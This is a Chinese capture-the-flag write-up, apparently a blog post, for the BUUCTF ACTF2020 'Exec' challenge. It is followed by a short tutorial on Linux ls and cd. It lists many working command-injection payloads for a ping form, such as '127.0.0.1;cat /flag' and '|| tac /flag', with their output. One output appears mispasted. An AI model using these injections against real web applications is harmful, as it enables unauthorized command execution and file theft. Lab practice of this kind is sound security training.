
# 【BUUCTF]ACTF2020 新生赛Exec1write up

原创

今天CTF了吗 已于 2022-04-25 11:02:21 修改 31 收藏
分类专栏： BUUCTF 文章标签： linux
于 2022-04-06 09:06:19 首次发布




根据题目分析，俺们要用ping命令！




打开靶机，输入127.0.0.1尝试提交，直接出现无过滤；


尝试管道符执行命令，常见管道符：

1、|（就是按位或），直接执行|后面的语句

2、||（就是逻辑或），如果前面命令是错的那么就执行后面的语句，否则只执行前面的语句

3、&(;)（就是按位与），&前面和后面命令都要执行，无论前面真假，;和&作用一样

4、&&（就是逻辑与），如果前面为假，后面的命令也不执行，如果前面为真则执行两条命令




出现index.php，返回根目录，查看flag在不在

# PING

127.0.0.1;ls /

PING

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
bin
dev
etc
flag
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

# PING

127.0.0.1&ls /

PING

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
bin
dev
etc
flag
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```



# PING

www.baidu.com || tac /flag

PING

```
PING www.baidu.com (14.215.177.38): 56 data bytes
flag{88ec023a-5dbb-471a-b97a-8f3e9a469d82}
```

# PING

aaa || tac /flag

PING

```
flag{88ec023a-5dbb-471a-b97a-8f3e9a469d82}
```



# PING

127.0.0.1 | cat /flag

PING

```
flag{88ec023a-5dbb-471a-b97a-8f3e9a469d82}
```



# PING

127.0.0.1 | cat /flag;

PING

```
flag{88ec023a-5dbb-471a-b97a-8f3e9a469d82}
```



tac是cat的反向显示，cat 是由“第一行到最后一行连续显示在屏幕上”，而 tac 则是“ 由最后一行到第一行反向在屏幕上显示出来 ”


前面为假，后面不执行！

# PING

127.0.0.1;cd ../;ls

PING

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
html
localhost
```



---

# PING

127.0.0.1;cd ../../../;ls

PING

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
bin
dev
etc
flag
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

# PING

127.0.0.1;cd ../../../;cat flag

PING

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
flag{88ec023a-5dbb-471a-b97a-8f3e9a469d82}
```



# PING

127.0.0.1;cd /;ls

PING

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
bin
dev
etc
flag
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

# PING

127.0.0.1;cd ../../../;cat flag

PING

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
flag{88ec023a-5dbb-471a-b97a-8f3e9a469d82}
```



# PING

127.0.0.1;cd /;ls

PING

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
bin
dev
etc
flag
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

# PING

127.0.0.1 || cat /flag;

PING

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
flag{88ec023a-5dbb-471a-b97a-8f3e9a469d82}
```



---

# PING

ewfewf|| cat /flag

PING

```
flag{88ec023a-5dbb-471a-b97a-8f3e9a469d82}
```



# PING

127.0.0.1 & cat /flag

PING

```
flag{88ec023a-5dbb-471a-b97a-8f3e9a469d82}
PING 127.0.0.1 (127.0.0.1): 56 data bytes
```

# PING

127.0.0.1& tac /flag

PING

```
bin
dev
etc
flag
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
PING 127.0.0.1 (127.0.0.1): 56 data bytes
```



# PING

127.0.0.1;cd /;cat flag

PING

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
flag{88ec023a-5dbb-471a-b97a-8f3e9a469d82}
```

# PING

127.0.0.1; ../

PING

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
html
localhost
```



# PING

127.0.0.1;ls ../../../

PING

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
bin
dev
etc
flag
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```


一句话，这些方法都是可行的！

总结：

这道命令注入题，除了通过管道符执行，还可以遍历目录，（payload结尾有无封号都可）

通过cd …/达到访问上一个目录的目的，再通过ls 达到查看该目录有哪些文件

当我们到…/…/…/时可以看到有我们想要的flag了，
还有很多种方法解决，没必要全记住，遍历目录和管道符执行这两种最常用的即可！

## Linux命令真的超好用，我好喜欢！！！！！！！！！！

### 处理目录的常用命令

接下来我们就来看几个常见的处理目录的命令吧：

- ls（英文全拼：list files）: 列出目录及文件名
- cd（英文全拼：change directory）：切换目录
- pwd（英文全拼：print work directory）：显示目前的目录
- mkdir（英文全拼：make directory）：创建一个新的目录
- rmdir（英文全拼：remove directory）：删除一个空的目录
- cp（英文全拼：copy file）: 复制文件或目录
- rm（英文全拼：remove）: 删除文件或目录
- mv（英文全拼：move file）: 移动文件与目录，或修改文件与目录的名称

你可以使用 *man [命令]* 来查看各个命令的使用文档，如 ：man cp。

#### ls (列出目录)

在Linux系统当中， ls 命令可能是最常被运行的。

语法：

```
[root@www ~]# ls [-aAdfFhilnrRSt] 目录名称
[root@www ~]# ls [--color={never,auto,always}] 目录名称
```

```
[root@www ~]# ls [--full-time] 目录名称
```

选项与参数：

- -a ：全部的文件，连同隐藏文件( 开头为 . 的文件) 一起列出来(常用)
- -d ：仅列出目录本身，而不是列出目录内的文件数据(常用)
- -l ：长数据串列出，包含文件的属性与权限等等数据；(常用)

将家目录下的所有文件列出来(含属性与隐藏档)

```
[root@www ~]# ls -al ~
```

### cd (切换目录)

cd是Change Directory的缩写，这是用来变换工作目录的命令。

语法：

```
 cd [相对路径或绝对路径]
```

```
#使用 mkdir 命令创建 runoob 目录
[root@www ~]# mkdir runoob

#使用绝对路径切换到 runoob 目录
[root@www ~]# cd /root/runoob/

#使用相对路径切换到 runoob 目录
[root@www ~]# cd ./runoob/

# 表示回到自己的家目录，亦即是 /root 这个目录
[root@www runoob]# cd ~

# 表示去到目前的上一级目录，亦即是 /root 的上一级目录的意思；
[root@www ~]# cd ..
```

接下来大家多操作几次应该就可以很好的理解 cd 命令的。

先浅写一下这道题会用到的几个命令，其余的大家可以自己去菜鸟瞅瞅吧 ！